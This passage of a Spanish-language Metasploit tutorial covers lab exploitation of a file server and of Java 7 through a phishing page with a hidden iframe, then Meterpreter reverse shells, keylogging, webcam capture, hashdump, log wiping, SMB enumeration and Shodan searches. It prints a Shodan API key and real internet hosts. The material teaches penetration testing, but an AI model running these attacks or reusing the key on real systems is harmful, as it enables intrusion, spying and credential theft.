Es muy interesante entender distintos conceptos en el comportamiento de los payloads en función de si son inversos, reverse, o directos, bind. En la prueba de concepto se ha utilizado un payload meterpreter de conexión inversa, por lo que se debe configurar al código del payload donde se debe conectar mediante la variable LHOST, es decir, a la dirección IP del atacante o de un servidor que recoja las conexiones que se encuentre bajo el control del atacante.

Por otro lado, se podría haber utilizado un payload con conexión directa bind. En ese caso, en vez de aparecer la variable LHOST en la configuración del payload, aparecería la variable RHOST que debe ser la dirección IP de la máquina a la que se quiere acceder. En este caso, es más fácil detectar la conexión por parte de un IDS o firewall.

```
msf exploit(easy_file) > show options

Module options (exploit/windows/easy_file):

  Name      Current Setting  Required  Description
  ----      -
  Proxies   192.168.0.103   yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOST     192.168.0.103   yes       The target address
  RPORT     80              yes       The target port
  TARGETURI /vfolder.php     yes       The URI path of an existing resource
  VHOST     /                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):


  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.102   yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Targeting
```

Metasploit Framework... Explotación:

El comando check permite verificar si el equipo remoto es vulnerable al módulo cargado por eso, antes de lanzar el exploit se puede utilizar este comando para verificar la vulnerabilidad.



The image displays two side-by-side screenshots. On the left is the 'Easy File Management Web Server' application window. It features a top menu bar with 'Server' and 'Help'. Below the menu is a toolbar with icons for 'Start', 'Stop', 'Start SSL', 'Stop SSL', and 'About'. A left sidebar contains icons for 'Server Logs', 'Options', 'Virtual Folders', 'Group', 'User Account', 'Security', and 'Online users'. The main area is titled 'Options' and contains several configuration fields: 'Port' (80) with a 'Restart' button, 'URL' (http://192.168.0.103) with a 'Go' button, 'SSL Port' (443) with a 'Restart' button, and 'SSL URL' (https://192.168.0.103) with a 'Go' button. Below these are several checkboxes: 'Launch Web Server at windows startup' (unchecked), 'Startup minimized in systemtray' (checked), 'Automatically activate server at startup' (checked), 'Automatically activate ssl server at startup' (checked), 'Enable guest to login' (checked), 'Enable guest to register a new account' (checked), 'Allow files to be overwritten' (checked), and 'Save log to file' (checked). At the bottom are buttons for 'More Options...', 'SMTP Setup...', 'Dynamic DNS...', and 'Service...'. The status bar at the very bottom indicates '[Web Server is online] / [SSL Server is online]'. On the right is a terminal window showing a Metasploit session. The prompt is 'msf'. The user enters 'exploit(easy_file) > check'. The output is '[+] 192.168.0.103:80 - The target appears to be vulnerable.'. The prompt returns to 'msf exploit(easy_file) >'.

```
msf exploit(easy_file) > check
[+] 192.168.0.103:80 - The target appears to be vulnerable.
msf exploit(easy_file) >
```

Metasploit Framework... Explotación:

El otro tipo de intrusión se realiza con la interacción por parte del usuario, o lo que se llama Client Side Attack, ataques del lado del cliente. Son ataques que permiten al atacante tomar el control de una máquina víctima explotando una vulnerabilidad de una aplicación que es ejecutada por el usuario. Este tipo de ataques son muy frecuentes, cada vez son más complejos y provocan que la víctima no sepa realmente lo que está haciendo con su máquina.

Esta técnica consiste en crear, ya sea un fichero, un servicio o una aplicación, con fines maliciosos con el objetivo de obtener acceso a la máquina de la víctima, ya sea por red local o por Internet. Metasploit permite realizar estos tipos de ataques.

Una prueba de concepto sobre este tipo de intrusión sería primeramente la creación de una web falsa, igual que la original, en la que el usuario introdujera sus datos de usuario y password. En dicha web se introduciría un `<iframe>` en el que en segundo plano cargará el servidor levantado, por ejemplo: `<iframe src="http://IPKALI:8080/" width=0 height=0 />` de tamaño 0 para no levantar sospechas. Las versiones de Java 7u10 y anteriores tiene una vulnerabilidad en la que se aprovecha las clases JMX desde un Applet Java para ejecutar código Java arbitrario fuera de la sandbox. Por lo que la víctima visitará la web "clonada" y al visitarla se aprovecharía de la vulnerabilidad y se obtendría acceso a la máquina del usuario.

Metasploit Framework... Explotación:

```
msf > use exploit/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > set URIPATH /
URIPATH => /
msf exploit(java_jre17_jmxbean) > set TARGET 1
TARGET => 1
msf exploit(java_jre17_jmxbean) > show options
```


Module options (exploit/multi/browser/java_jre17_jmxbean):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	/	no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
1	Windows x86 (Native Payload)

```
msf exploit(java_jre17_jmxbean) >
```



```
msf exploit(java_jre17_jmxbean) > show options
```

Module options (exploit/multi/browser/java_jre17_jmxbean):

Name	Current Setting	Required	Description
----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host to listen on. This can be an address on the local machine or a D.D.D.D
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connect ions
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.102	yes	The listener address
LPORT	4444	yes	The listener port

Exploit target:

Id	Name
--	----
1	Windows x86 (Native Payload)

```
msf exploit(java_jre17_jmxbean) > 
```

```
msf exploit(java_jre17_jmxbean) > exploit
```

```
[*] Exploit running as background job.
```

```
[*] Started reverse TCP handler on 192.168.0.102:4444
```

```
[*] Using URL: http://192.168.0.102:8080/
```

```
[*] Server started.
```

```
msf exploit(java_jre17_jmxbean) > [*] 192.168.0.103 java_jre17_jmxbean - handling request for /
```

```
[*] 192.168.0.103 java_jre17_jmxbean - handling request for /FBKBSBBR.jar
```

```
[*] 192.168.0.103 java_jre17_jmxbean - handling request for /FBKBSBBR.jar
```

```
[*] Sending stage (957487 bytes) to 192.168.0.103
```

```
[*] Meterpreter session 2 opened (192.168.0.102:4444 -> 192.168.0.103:49661) at 2016-11-27 19:51:06 +0100
```

```
[*] Session ID 2 (192.168.0.102:4444 -> 192.168.0.103:49661) processing InitialAutoRunScript 'migrate -f'
```

```
[*] Current server process: voKhrHrc.exe (1568)
```

```
[*] Spawning notepad.exe process to migrate to
```

```
[+] Migrating to 1088
```

```
[+] Successfully migrated to process
```

```
msf exploit(java_jre17_jmxbean) > sessions
```

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
2	meterpreter	x86/win32 win-PC/win7 @ WIN-PC	192.168.0.102:4444 -> 192.168.0.103:49661 (192.168.0.103)

```
msf exploit(java_jre17_jmxbean) >
```

Metasploit Framework... Post explotación:

En esta fase el auditor puede obtener gran cantidad de información sobre el estado de una red, una máquina o incluso, poder obtener acceso a zonas donde antes no se podía acceder.

La post-explotación es por tanto una de las fases comprendidas en un test de intrusión y la cual debe ser procesada de manera minuciosa. En esta fase el auditor recopilará información real del escenario, utilizando como intermediario una máquina vulnerada en la fase anterior, la fase de explotación.

En dicha fase se indicaba que la elección del payload es una acción crítica ya que las funcionalidades que se podrían realizar después de lograr la explotación dependían de éste. En algunas ocasiones no se necesitan muchas funcionalidades y sí una en concreto. Mientras que en otras ocasiones lograr tener un control completo sobre la máquina víctima puede ayudar, y mucho, en la fase de post-explotación.

Cuando se dispone de acceso físico a una máquina, uno de los payloads más interesantes que se puede ejecutar es alguno que proporcione una escalada de privilegios en la misma.

Metasploit Framework... Post explotación:

También hay que recalcar que en muchas otras ocasiones se necesita de payloads como Meterpreter para poder disponer de un control total sobre la máquina víctima. Pero no sólo un control sobre la máquina vulnerada, sino aprovechar esta situación para controlar el entorno de dicho equipo.

Meterpreter es un payload disponible para Metasploit con el que se puede realizar casi toda acción imaginable. Aporta una consola o líneas de comandos propia con sus comandos incluidos. Además, puede ejecutar sus propios scripts los cual hace que aumenta la potencia y posibilidades. También se pueden cargar módulos que aportan funcionalidades extra con lo que los usuarios pueden realizar más acciones.

La técnica que se utiliza para ejecutar un Meterpreter en una máquina vulnerada es la inyección en memoria de DLLs en los procesos en ejecución del equipo vulnerado. Después de explotar el equipo vulnerable se canan dichas DLL's en el proceso vulnerado y se obtiene una interfaz intuitiva de línea de comandos. Se puede migrar de un proceso a otro para evitar que el cierre o la caída del proceso vulnerado hagan caer la conexión con la máquina atacante.

Los comandos propios se estructuran en tres categorías principales Core commands, stdapi y Priv. A continuación, mostraremos algunos más habituales.

Metasploit Framework... Post explotación:

Core Commands:

Permiten realizar distintas funciones básicas en la sesión de la máquina remota. El objetivo de estos comandos es el de ejecutar scripts cargar módulos e interactuar con la máquina remota.

- **Background:** permite dejar la sesión de Meterpreter en segundo plano y volver a la interacción con la interfaz de Metasploit que se esté utilizando.
- **Help:** muestra la ayuda del comando del que se requiere información. El comando ¿ es muy similar.
- **Execute:** permite ejecutar una aplicación en la máquina vulnerada
- **Interact:** permite interactuar con el proceso ejecutado en la máquina remota indicando el identificador del canar que hay abierto en el proceso remoto.

Metasploit Framework... Post explotación:

Stdapi

Permiten al usuario realizar acciones comunes, que cualquier usuario puede ejecutar en el sistema operativo que utilizan, sobre el sistema operativo de la máquina remota. Existen varias categorías:

- File System Commands: los comandos del sistema de archivos permiten al atacante realizar operaciones sobre los archivos tanto remotos como locales.
 - Ls: muestra el listado de archivos de la máquina vulnerada.
 - Cat: muestra el contenido de un archivo por pantalla.
 - Mkdir y rmdir: crean y borran un directorio.
 - Upload y download: permiten subir y descargar archivos entre las máquinas.

Metasploit Framework... Post explotación:

Stdapi

- Networking Commands: permiten realizar gestiones de red.
 - Route: permite visualizar y manipular las entradas de la tabla de rutas del equipo remoto.
 - Ipconfig: permite visualizar la configuración de red de la máquina.
 - Portfwd permite realizar port forwarding sobre la máquina vulnerada.
- System Commands: proporcionan la gestión del sistema vulnerado.
 - Crearev: permite borrar la información de los registros, las huellas de las operaciones que se ha realizado en el sistema vulnerado.
 - Getuid: permite conocer la identidad del usuario con el que se está ejecutando.
 - Getpid: permite conocer el PID del proceso en el que se está ejecutando la sesión de Meterpreter en ese instante
 - Ps: lista los procesos con gran cantidad de información.
 - Kill: permite eliminar procesos en la máquina remota.
 - Shell: permite obtener una línea de comandos, pudiendo administrar la máquina remota como si se estuviese físicamente en el mismo.
 - Sysinfo: ofrece información del sistema vulnerado (nombre del equipo, sistema operativo, arquitectura del equipo y configuración regional)

Metasploit Framework... Post explotación:

Stdapi

- User Interface Commands: proporcionan al atacante la posibilidad de gestionar las propiedades y actividad del escritorio, teclado y el propio sistema.
 - Idletime: se puede consultar el tiempo de inactividad del sistema por parte de la víctima.
 - Keyscan_start: captura las pulsaciones de teclado.
 - Keyscan_stop: para la captura de las pulsaciones de teclado.
 - Keyscan_dump: volcado del buffer donde están contenidas las pulsaciones capturadas.
 - Screenshot: captura de pantalla de la máquina de la víctima.
- Webcam Commands: permiten gestionar las webcam y micrófono del equipo vulnerado.
 - Record_misc: permite grabar audio del micrófono por defecto.
 - Webcam_list: obtiene el listado de las webcams disponibles.
 - Webcam_snap: realiza fotografías de la webcam.

Metasploit Framework... Post explotación:

Priv

Proporcionan funcionalidades para elevar privilegios, manipular información sensible y realizar otras tareas.

- Getsystem: permite realizar intentos para elevar privilegios en el sistema vulnerado.
- Hashdump: ofrece la posibilidad de obtener los hashes y usuarios que se encuentran en el sistema.
- Timestomp: permiten manipular los atributos de un fichero del sistema vulnerado

Metasploit Framework... Post explotación:

Scripts de meterpreter

Existen gran cantidad de scripts que se pueden ejecutar con Meterpreter en la máquina vulnerada a través del comando run. Algunos realizan funcionalidades similares a las de algunos comandos comentados anteriormente. Algunos destacados son winenum y scrapper.

- **Winenum** permite recolectar información completa de la máquina vulnerada. Realiza numerosas acciones entre las que destacan lanzar gran cantidad de órdenes de línea de comandos y de órdenes de WMI, obtener un listado de aplicaciones que se encuentren instaladas en la máquina vulnerada, realizar un volcado de hashes, tokens, ... almacenando dicha información en /.msfX/logs/scripts/winenum/nombre_máquina

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.20:80...
[*] Saving general report to /root/.msf5/logs/scripts/winenum/WIN-PC_20160707.1300/WIN-PC_20160707.1300.txt
[*] Output of each individual command is saved to /root/.msf5/logs/scripts/winenum/WIN-PC_20160707.1300
[*] Checking if WIN-PC is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] UAC is Enabled
[*] Running Command List ...
[*] running command net view
[*] running command netstat -nao
[*] running command ipconfig /displaydns
[*] running command netstat -vb
[*] running command ipconfig /all
[*] running command netstat -ns
[*] running command arp -a
[*] running command net accounts
[*] running command cmd.exe /c set
[*] running command route print
[*] running command net group administrators
[*] running command net view /domain
```

Metasploit Framework... Post explotación:

Scraper permite realizar una recogida de información con partes sensibles de la estructura de un sistema operativo Windows.

Permite obtener información básica del equipo como usuarios, la información que proporciona el comando systeminfo, enumerar los recursos compartidos de la máquina, volcado de usuarios y hashes de la máquina, conexiones activas y estadísticas de éstas, variables de entorno, grupos, servicios del sistema, ... Se almacena en `/.msfX/logs/scripts/scraper/dirección_IP`

```
meterpreter > run scraper
[*] New session on 192.168.0.20:80...
[*] Gathering basic system information...
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError priv_passwd_get_s
am hashes: Operation failed: The parameter is incorrect.
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\Users\win\AppData\Local\Temp\SwTiglTN.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\Users\win\AppData\Local\Temp\vwEyAygQ.reg)
```

Metasploit Framework... Post explotación:

Los scripts de tipo get permiten la activación o habilitación de un servicio y la recuperación de información sobre el entorno y las credenciales de ciertos servicios o aplicaciones.

- `Get_application_list`: devuelve el listado con las aplicaciones instaladas en la máquina vulnerada.
- `Get_local_subnets`: devuelve un listado de las subredes en las que se encuentra.
- `Get_env`: devuelve el listado de las variables de entorno.
- `Getcountermeasure`: proporciona información sobre la configuración del firewall, así como la política que dispone sobre DEP, Data, Execution Prevention

Metasploit Framework... Post explotación:

Los scripts de tipo post se organizan en dos categorías multi y windows. El primero de ellos válidos para meterpreters independientes de la plataforma, y los segundos para sistemas operativos Windows.

- `Post/windows/wlan/wlan_bss_list`: proporciona información sobre las redes wireless que tiene configurada la máquina.
- `Post/windows/wlan/wlan/wlan_current_conexion`: muestra a qué red WiFi está conectada la máquina.
- `Post/windows/wlan/wlan_profile`: recupera la información de las redes Wireless configuradas en la máquina vulnerada, incluyendo información como la contraseña de la red WiFi.
- `Post/windows/manage/delete_user`: permite eliminar un usuario de la máquina.
- `Post/windows/manage/powershell/exec_powershell`: ejecuta un script en powershell.
- `Post/windows/gather/credentials/`: recoge las credenciales de gran cantidad de aplicaciones o servicios.
- `Post/windows/gather/checkvm`: permite comprobar si la máquina vulnerada es una máquina virtual o no.
- `Post/windows/gather/enum`: permiten enumerar o listar recursos o propiedades de la máquina vulnerada.

Metasploit Framework... Post explotación:

Además, Meterpreter dispone de módulos extra que no se encuentran cargados al realizar la explotación. Para la carga de dichos módulos se utiliza el comando `load`.

Los módulos más utilizados son:

- Espía: el cual proporciona funcionalidades para realizar capturas de pantalla con `screengrab`.
- Incognito: permite la gestión de usuarios e impersonalización de éstos, como añadir un usuario a un grupo con `add_group_user`, o añadir un usuario con `add_user`.
- Snifer: permite comprobar y aprovechar el entorno de red, así como el tráfico que circula en la máquina vulnerada. Con el comando `sniffer_start` permite comenzar la captura del tráfico, `sniffer_interfaces` obtener el listado de las interfaces y `sniffer_dump` realizar el volcado del buffer a un fichero PCAP.

Metasploit Framework... Escenarios:

Escenarios

- Identificación
- Osint (Shodan)
- Explotación
- Client side
- Pass the Hash

Metasploit Framework... Identificación:

La tarea principal de la **enumeración** es identificar los nombres de los equipos, usuarios y recursos compartidos, entre otros. Para ello utilizaremos un escenario donde dispondremos de la máquina objetivo y la máquina atacante con la distribución Kali Linux. Procederemos a la identificación de las máquinas existentes en la red con el módulo auxiliary/scanner/discovery/arp_sweep de Metasploit.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  192.168.10.0/24  no        The name of the interface
  RHOSTS     192.168.10.0/24  yes       The target address range or CIDR identifier
  SHOST      no               no        Source IP Address
  SMAC       no               no        Source MAC Address
  THREADS    1               yes       The number of concurrent threads
  TIMEOUT    5               yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > exploit

[*] 192.168.10.1 appears to be up (VMware, Inc.).
[*] 192.168.10.2 appears to be up (VMware, Inc.).
[*] 192.168.10.170 appears to be up (VMware, Inc.).
[*] 192.168.10.143 appears to be up (VMware, Inc.).
[*] 192.168.10.170 appears to be up (VMware, Inc.).
[*] 192.168.10.176 appears to be up (VMware, Inc.).
[*] 192.168.10.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

Metasploit Framework... Identificación:

El módulo `auxiliary/scanner/smb/smb_lookupsid` permite descubrir los SID de cada usuario

El módulo `auxiliary/scanner/smb/smb_enumusers` nos muestra el nombre de usuarios de la máquina.

```
msf auxiliary(smb_lookupsid) > run
[*] 192.168.10.170 PIPE(LSARPC) LOCAL(win-PC - 5-21-31470926-2901231623-2651654261) DOMAIN(WORKGROUP - )
[*] 192.168.10.170 USER=Administrador RID=500
[*] 192.168.10.170 USER=Invitado RID=501
[*] 192.168.10.170 GROUP=None RID=513
[*] 192.168.10.170 TYPE=4 NAME=HomeUsers rid=1000
[*] 192.168.10.170 USER=win7 RID=1001
[*] 192.168.10.170 USER=HomeGroupUser$ RID=1002
[*] 192.168.10.170 USER=win RID=1003
[*] 192.168.10.170 USER=hacked RID=1004
[*] 192.168.10.170 WIN-PC [Administrador, Invitado, win7, HomeGroupUser$, win, hacked ]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) > █
```

```
msf auxiliary(smb_enumusers) > run
[*] 192.168.10.170 WIN-PC [ Administrador, hacked, HomeGroupUser$, Invitado, win7, win7 ] ( LockoutTries=0 PasswordMin=0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) > █
```

Metasploit Framework... Identificación:

El módulo auxiliary/scanner/smb/smb_enumshares recupera la información sobre los recursos compartidos.

Con nmap obtenemos los puertos y servicios que existen en la red o en una ip en concreto.

```
msf auxiliary(smb_enumshares) > run
[-] 192.168.10.170:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.10.170:445 - Windows 7 Service Pack 1 (Unknown)
[+] 192.168.10.170:445 - ADMIN$ - (DS) Admin remota
[+] 192.168.10.170:445 - C$ - (DS)
[+] 192.168.10.170:445 - C$ - (DS) Recurso predeterminado
[+] 192.168.10.170:445 - htdocs - (DS)
[+] 192.168.10.170:445 - IPC$ - (I) IPC remota
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

```
root@kali:~# nmap -sV 192.168.10.170
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-05 10:01 CET
Nmap scan report for 192.168.10.170
Host is up (0.00037s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Easy File Sharing ftpd
22/tcp    open  ssh            Bitwise WinSSHD 7.15 (FlowSsh 7.15; protocol 2.0; non-commercial use)
80/tcp    open  http           Easy File Management Web Server v4.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows 98 netbios-ssn
443/tcp   open  ssl/https      Easy File Management Web Server SSL v4.0
445/tcp   open  microsoft-ds   Microsoft Windows 10 microsoft-ds
3389/tcp  open  ms-wbt-server?
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
31337/tcp open  tcpwrapped
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```

Metasploit Framework... Identificación:

Con netdiscover, herramienta disponible en Kali Linux, podemos ver que equipos tenemos en la red de una forma rápida y actualizada al momento. Es interesante porque muestra la MAC asociada a la IP de una forma rápida.

Existen multitud de herramientas con las que poder obtener información, algunas de ellas son: DumpSec, Hyena, The SMB Auditing Tool, The NetBios Auditing Tool.

Currently scanning: 192.168.124.0/16 | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 900

IP	At MAC Address	Count	Len	MAC Vendor
192.168.10.143	00:0c:29:cd:be:46	04	240	VMware, Inc.
192.168.10.2	00:50:56:e6:05:d8	05	300	VMWare, Inc.
192.168.10.170	00:0c:29:08:f7:34	04	240	VMware, Inc.
192.168.10.1	00:50:56:c0:00:08	01	060	VMWare, Inc.
192.168.10.254	00:50:56:f2:28:92	01	060	VMWare, Inc.


Metasploit Framework... OSINT:

Osint (Shodan)

Podemos integrar Shodan con Metasploit para obtener y manejar información sobre dispositivos que podemos encontrar en Internet. Para ello necesitamos de la API Key de una cuenta de Shodan, la cual nos permitirá tener acceso al motor de Shodan desde Metasploit.

Uno de los módulos con los que podemos trabajar en Metasploit es `auxiliary/gather/shodan_search`, el cual nos permite realizar búsquedas a través de la API de Shodan. La información obtenida se muestra en pantalla y además puede almacenarse en la base de datos de Metasploit. Para realizar las búsquedas podemos utilizar filtros por ciudad, puerto, sistema operativo, ... de Shodan, aunque si utilizamos una API gratuita tiene algunas restricciones como el número de resultados obtenidos.

Al utilizar el módulo `auxiliary/gather/shodan_search` debemos de configurar los parámetros `SHODAN_APIKEY` con una clave válida de API, y los parámetros `QUERY`, `REGEX` y `MAXPAGE`, indicando las restricciones y palabras clave de la consulta que queremos realizar.



Metasploit Framework... OSINT:

Al ejecutar con el comando run se obtiene un listado en pantalla con la información obtenida.

Si se hubiera configurado el parámetro DATABASE se podría almacenar los resultados en la base de datos de Metasploit para su uso posterior.

```
msf exploit(java_jre17_jmsbean) > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options
```

Module options (auxiliary/gather/shodan_search):

Name	Current Setting	Required	Description
----	-----	-----	-----
DATABASE	false	no	Add search results to the database
MAXPAGE	1	yes	Max amount of pages to collect
OUTFILE		no	A filename to store the list of IPs
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
QUERY		yes	Keywords you want to search for
REGEX	.*	yes	Regex search for a specific IP/City/Country/Hostname
SHODAN_APIKEY		yes	The SHODAN API key

```
msf auxiliary(shodan_search) > exploit
[*] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: SHODAN_APIKEY, QUERY.
msf auxiliary(shodan_search) > set SHODAN_APIKEY nJyqW8aZC2vGvmbC6xMG7Hx9ma6nAt
SHODAN_APIKEY => nJyqW8aZC2vGvmbC6xMG7Hx9ma6nAt
msf auxiliary(shodan_search) > set QUERY IIS
QUERY => IIS
msf auxiliary(shodan_search) > run
```

```
[*] Total: 4961577 on 49616 pages. Showing: 1 page(s)
[*] Collecting data, please wait...
```

Search Results

IP:Port	City	Country	Hostname
-----	----	-----	-----
101.110.23.3:443	Tokyo	Japan	
102.22.211.108:443	Box Hill South	Australia	
104.214.75.195:80	San Antonio	United States	

52.50.248.86:80	Dublin	Ireland	ec2-52-50-248-86.eu-west-1.compute.amazonaws.com
52.64.69.222:443	Sydney	Australia	ec2-52-64-69-222.ap-southeast-2.compute.amazonaws.com
54.165.176.11:80	Ashburn	United States	ec2-54-165-176-11.compute-1.amazonaws.com
66.171.209.4:80	Canyon	United States	healthybuffs.wtamu.edu
66.194.124.150:443	Simpsonville	United States	
67.220.115.241:80	Lawrenceville	United States	test.quote.assuranceamerica.com
67.79.236.22:443	N/A	United States	rrcs-67-79-236-22.sw.biz.rr.com
69.15.67.72:80	Dallas	United States	
69.29.125.216:443	N/A	United States	69-29-125-216.stat.st.centurytel.net
70.34.32.89:443	Papillion	United States	static-ip-70-34-32-89.net-70-34-32-0.rdns.managed.com
74.200.68.170:443	Sterling	United States	unknown170.68.200.74.defenderhosting.com
75.119.145.221:443	N/A	United States	
76.136.79.233:443	N/A	Sweden	h-79-233.a137.corp.bahnhof.se
8.20.92.201:443	Warrington	United States	sunsys.com
8.5.1.39:80	Costa Mesa	United States	
